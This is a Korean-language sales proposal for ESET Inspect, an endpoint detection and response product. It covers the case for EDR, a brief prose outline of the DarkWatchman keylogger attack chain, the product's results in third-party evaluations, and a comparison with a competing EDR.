ESET INSPECT(EDR)

엔드포인트 탐지 및 대응 솔루션

Digital Security
Progress. Protected.

Contents

01 제안 배경

- Why EDR?
- 기업 침해사고 대응력
- 엔드포인트 보안 위협의 증가
- 제안 배경 및 필요성

Why EDR?

EDR은 기존의 엔드포인트 보안 솔루션에선 불가능했던 '위협에 대한 가시성'을 제공하고 '직접적인 대응(프로세스 종료, 파일 격리, 네트워크 차단 등)'이 가능합니다.

선제적인 접근 방식

기존 엔드포인트 보안 제품의 사이버 위협 및 공격에 대한 사후 관리 방식은 한계에 도달했습니다. 사전에 이를 식별하고 즉시 교정 조치를 취해야 합니다. EDR 솔루션은 엔드포인트에 대한 보안 위협에 사전 예방적으로 대응할 수 있습니다.

행위 기반 위협 탐지 및 대응

EDR의 가장 큰 장점은 행위기반 위협을 탐지할 수 있다는 것입니다. 머신러닝 및 행동 분석에 관한 기술을 통해 엔드포인트에서 일어나는 악의적인 행동을 식별할 수 있습니다. 따라서 제로데이 공격이나, 변종 악성코드와 같은 고도화된 위협 또한 탐지할 수 있습니다.

데이터 모니터링 및 관리

EDR 솔루션은 엔드포인트에서 발생하는 모든 행위 데이터를 수집하고 모니터링합니다. 또한 이를 분석하여 보안 문제의 근본 원인을 파악하고 잠재적인 사이버 위협을 탐지할 수 있습니다. 이러한 고품질 포렌식 데이터의 수집, 모니터링 및 분석은 사고 대응 및 관리 전략을 준비하는 데 도움이 됩니다.

보안 침해 사고 대응


EDR은 엔드포인트의 모든 행위를 기록하고 저장하기 때문에 사고 원인 분석이 수월해집니다. 공격이 어떻게 시작되었으며 공격자가 어디로 이동했는지에 대한 정보를 확인하고 침해 사고의 근본 원인을 이해함으로써 IT 팀은 공격이 다시 발생하지 않도록 방지할 수 있습니다.

기업 침해사고 대응력


사이버 공격 수법은 나날이 고도화/다변화되고 있습니다. 하지만 대다수 기업들의 침해사고 대응력은 충분하지 않습니다.

침해사고를 경험한 기업체의 55.5%는 침해사고에 대응하기 위한 별다른 활동을 수행하지 않았고, 침해사고에 대응하는 활동 중 '정보보호 관련 제품 구축'이 24.6%로 가장 높게 나타났습니다.

이처럼 기업 침해사고는 증가 추세이나 침해 사고 시 별다른 대응을 취하지 않는 기업이 절반 이상을 차지하고 있습니다.



침해사고 발생 시 대응 활동




엔드포인트 보안 위협의 증가

다양한 엔드포인트 디바이스, OS, 어플리케이션의 등장으로 인하여 기업의 엔드포인트 환경이 다변화 되었습니다.

네트워크 경계에 있는 대부분의 보안 솔루션은 내부 자산을 보호하기 위하여 구성되어 있으나 엔드포인트 위협은 계속 증가하고 있습니다.

침해 사고 경험 유형의 대부분은 엔드포인트로 보내지는 악성 메일, 피싱 사이트, 위/변조된 홈페이지 접속, 엔드포인트 디바이스 해킹 등을 통한 악성코드 감염 및 APT 침해 사례임을 확인할 수 있습니다.

이처럼 엔드포인트 보안 위협의 증가는 기존과는 다른 차원의 솔루션이 필요함을 시사하고 있습니다.




제안 배경 및 필요성

다양한 보안 솔루션이 존재함에도 불구하고 침해사고는 줄지 않고 있고, 안티바이러스로는 한계가 명확합니다.

안티바이러스 솔루션은 맬웨어가 언제 유입되었는지, 어떤 스크립트를 사용하였는지, 다른 시스템으로 확산되지는 않았는지 등 상세한 로그 확인이 불가능합니다.

현재의 정교한 위협과 공격은 정상적인 프로세스를 악용하고 복잡한 방식으로 탐지를 회피하기 때문에 이러한 유형의 이상 행위까지 탐지할 수 있어야 합니다.

ESET Inspect는 엔드포인트에서 일어나는 모든 활동을 감시하고 의심스러운 활동은 차단하여 기업 내 보안 레벨을 한층 더 높일 수 있습니다.




<파일리스 공격 방식을 사용하는 DarkWatchman 맬웨어>

1. 공격자는 악성파일을 첨부한 메일을 사용자에게 보내 첨부 파일의 다운로드를 유도한다.
2. 사용자가 첨부 파일을 다운로드 한 후, 압축을 해제하면 **WinRAR SFX** 형태의 압축 파일을 생성한다.
3. 압축 해제 후 생성한 실행 파일을 실행하면 자바스크립트로 작성한 **"DarkWatchman"** 악성코드를 실행한다.
4. **"DarkWatchman"** 악성코드는 키로거 파일의 난독화를 해제한 후, 파워쉘로 실행한다.
5. 사용자 키보드로 입력한 값을 가로채 레지스트리에 저장한다.
6. 공격자의 **C&C** 서버로 키보드 입력 로그를 전송한다.
7. 공격자의 **C&C** 서버와 통신 및 명령을 수신한다.

02 ESET Inspect 특장점

- Radicati Market Quadrant
- AV-comparatives EPR CyberRisk Quadrant
- Gartner “Voice of the Customer”
- MITRE Engenuity ATT&CK
- ESET Endpoint 솔루션과의 통합
- 타 솔루션과의 비교

Radicati Market Quadrant



ESET은 Radicati의 APT 보호 테스트에서 TOP Player로 선정되었습니다.

Radicati APT 테스트는 배포 옵션, 플랫폼 지원, 맬웨어 탐지, 방화벽 및 URL, 웹 및 이메일 보호, SSL 검사, 암호화된 트래픽 분석, 제로데이 및 APT에 대한 포렌식 및 분석, 샌드박싱, EDR(XDR) 등 다양한 항목을 평가합니다.

ESET Endpoint Security, ESET Inspect, ESET LiveGuard Advanced, ESET Threat Intelligence 등으로 구성된 통합 XDR 솔루션은 모든 주요 OS(Windows, macOS, Linux) 뿐만 아니라 AWS 및 MS Azure 인스턴스와 같은 클라우드 환경에서도 APT 공격을 차단합니다.

AV-comparatives EPR CyberRisk Quadrant


AV-comparatives EPR CyberRisk Quadrant

ESET은 AV-comparatives의 Endpoint Prevention and Response 테스트에서 4년 연속 '전략적 리더'로 선정되었습니다.

EPR 테스트는 각종 맬웨어 및 APT 공격을 포함한 50가지 실제 시나리오에 대해 종합적으로 평가합니다.

ESET은 모든 시나리오에서 100% 능동 응답률과 100% 수동 응답률을 보여 공격을 자동으로 중지하고 정확하게 보고하는 기능을 입증했습니다. MITRE ATT&CK® 전술, 기술 및 절차(TTP)와의 연계는 초급 SOC 분석가라도 필요한 경우 상세한 조사를 수행하고 사건을 확대하는 데 큰 도움이 됩니다.

Gartner “Voice of the Customer”



ESET은 2023년 Gartner Peer Insighs 엔트포인트 보호 플랫폼에 대한 Voice of the Customer 보고서에서 Customers’ Choice로 선정되었습니다.

Gartner Peer Insights 사용자 중 97%가 ESET PROTECT에 별 5개 또는 별 4개 등급을 주었으며, 고객은 제품 기능, 영업 경험, 배포 경험 및 지원 각 범주별로 5점 만점에 4.6점 이상의 점수를 주었습니다.

Gartner사의 Voice of Customer는 Gartner Peer Insights의 리뷰를 종합하여 IT 의사 결정자를 위한 통찰력을 제공하는 문서입니다.

MITRE Engenuity ATT&CK (2022)

MITRE Engenuity 팀은 Wizard Spider 및 Sandworm 해킹 그룹의 공격 기법을 기반으로한 시나리오로 평가를 수행했습니다.

이 평가는 전문적으로 실행되고 투명하며 객관적인 엔드포인트 위협 탐지 도구의 기능에 대한 스냅샷으로, 이번 라운드의 주제로 선정된 위협 그룹이 보여준 일부 악의적인 행동을 탐지할 수 있는 능력을 평가합니다.

탐지 평가의 적용 가능한 15개 단계 중에서 ESET Inspect는 모든 단계를 탐지했습니다.

ESET Inspect는 모든 공격 단계에서 손상된 시스템에 대한 공격자의 작업을 방어자에게 탁월한 가시성을 제공합니다.

MITRE ENGENUITY™ | ATT&CK® Evaluations

ESET® Inspect

MITRE Engenuity ATT&CK (2023)

MITRE Engenuity 팀은 Turla 위협 행위자로부터 영감을 얻은 기술을 사용하여 MITRE ATT&CK Evaluations: Enterprise의 라운드를 구성했습니다.

MITRE Engenuity가 선택한 하위 단계는 초기 액세스에서 시스템 탐색 및 측면 이동을 통한 데이터 유출에 이르기까지 사이버 공격 체인 전반에 걸쳐 ESET 보안 기술이 제공하는 가시성과 보호 기능을 테스트했습니다.

보호 테스트에서 ESET 기술은 대부분의 위협을 감지하고 차단하여 수행된 두번의 공격을 방어하였습니다.

또한 ESET Inspect는 공격에 대한 전반적으로 좋은 가시성을 보여주어 대부분의 하위 단계를 기록함으로써 실행 체인을 난독화하기 위한 여러 기술을 사용함에도 불구하고 방어자가 공격을 재구성할 수 있는 능력을 갖출 수 있도록 했습니다.

MITRE ENGENUITY | ATT&CK® Evaluations

ESET Inspect

ESET Endpoint 솔루션과의 통합

ESET Endpoint 보안 솔루션과의 통합을 통해 Signature, M/L 및 클라우드 샌드박스 등 알려진 파일 및 알려지지 않은 의심스러운 파일의 탐지, 정상 프로세스를 가장한 악성 파일과 파일리스 악성 행위까지 탐지가 가능하여 빈틈없는 보안망을 구축할 수 있습니다.

ESET ENDPOINT SECURITY

Signature 및 ML 기반 위협 탐지 엔진

장치 제어
웹 평판 / URL 필터링
네트워크 공격 보호
파일 평판 및 DNA 탐지
UEFI / 고급 메모리 / 스크립트 스캐너
로컬 머신 러닝 탐지
익스플로잇 차단 / 봇넷 보호
랜섬웨어 쉴드

→

ESET LiveGuard Advanced

클라우드 샌드박스 기반 탐지

선제적 보호
행위 기반 검사
고급 압축 해제 및 검사
고급 머신 러닝 탐지
실험적 탐지 엔진
상세 동작 분석

→

ESET INSPECT

모든 행위 기록 / 분석 및 탐지

네트워크 탐지
레지스트리 변경 탐지
프로세스 행위 기반 탐지
파일 동작 감시
해시 차단
악성 프로세스 종료
네트워크 격리


타 솔루션과의 비교

	ESET Inspect	경쟁사 EDR
구축	On-Premise / Cloud 모두 지원	Cloud만 지원
탐지 Data 보존	On-Premise일 경우 최장 3년, Cloud일 경우 1개월	14일 (데이터 보존 기간 조정 – 유료)
비용	상대적으로 저렴함	고비용
Agent	EDR, 중앙관리 Agent가 분리되어 장애 시 상호 간섭 없음.	Agent가 통합되어 장애 시 모든 서비스 다운
Action	심각도를 분류하여 완전한 악성 행위일 경우 차단, 기본 로깅	모두 차단
도입 후 예외처리	Rule Learning Mode를 통한 IT 관리자 작업량 감소	모든 프로세스 수동 예외 처리
규칙	서명된 애플리케이션에 대한 처리 규칙은 애플리케이션이 업데이트 되더라도 유지	프로그램 업데이트 시 규칙 새로 생성
Task Rerun	규칙 업데이트 시 기존의 Raw Event 이력을 재검증	기존 룰에 기반한 이력은 재검증 불가
오탐률	LiveGrid 평판 시스템과 결합하여 오탐률 ↓	오탐 ↑, 워크플로우 지장 ↑

03 솔루션 상세

